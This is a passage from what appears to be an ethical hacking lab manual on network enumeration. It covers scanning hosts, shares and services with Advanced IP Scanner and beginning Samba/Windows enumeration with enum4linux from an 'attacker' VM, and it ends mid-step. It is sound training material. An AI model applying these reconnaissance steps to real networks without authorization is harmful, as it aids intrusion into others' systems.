


Module 04 – Enumeration

6. **Advanced IP Scanner** scans the target IP address range, with progress tracked by the status bar at the bottom of the window. Wait for the scan to complete.




7. The scan results appear, displaying information about active hosts in the target network such as status, machine name, IP address, manufacturer name, and MAC addresses, as shown in the screenshot.




8. Click the **Expand all** icon to view the shared folders and services running on the target network.

Module 04 – Enumeration

9. The shared folders and services running on the target network appear, as shown in the screenshot.



10. Right-click any of the detected IP addresses to list available options. Expand **Tools** options.



11. Using these options, you can ping, traceroute, transfer files, chat, send a message, connect to the target machine remotely (using **Radmin**), etc.

Note: To use the Radmin option, you need to install Radmin Viewer, which you can download at <https://www.radmin.com>.

12. In the same way, you can select various other options to retrieve shared files, view system-related information, etc.
13. This concludes the demonstration of enumerating network resources using Advanced IP Scanner.
14. Close all open windows and document all the acquired information.
15. Turn off the **Windows 11**, **Windows Server 2019**, **Ubuntu** and **Android** virtual machines.

Task 3: Enumerate Information from Windows and Samba Hosts using Enum4linux

Enum4linux is a tool for enumerating information from Windows and Samba systems. It is used for share enumeration, password policy retrieval, identification of remote OSes, detecting if hosts are in a workgroup or a domain, user listing on hosts, listing group membership information, etc.

Here, we will use the Enum4Linux to perform enumeration on a Windows and a Samba host.

Note: Ensure that the **Windows Server 2022** virtual machine is running.

1. Switch to the **Parrot Security** virtual machine.
2. In the login page, the **attacker** username will be selected by default. Enter password as **toor** in the **Password** field and press **Enter** to log in to the machine.

Note: If a **Parrot Updater** pop-up appears at the top-right corner of **Desktop**, ignore and close it.

Note: If a **Question** pop-up window appears asking you to update the machine, click **No** to close the window.

3. Click the **MATE Terminal** icon at the top of the **Desktop** to open a **Terminal** window.
4. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
5. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

6. Now, type **cd** and press **Enter** to jump to the root directory.
7. In the **Parrot Terminal** window, type **enum4linux -h** and press **Enter** to view the various options available with enum4linux.

8. The help options appear, as shown in the screenshot. In this lab, we will demonstrate only a few options to conduct enumeration on the target machine.

```

Parrot Terminal
File Edit View Search Terminal Help
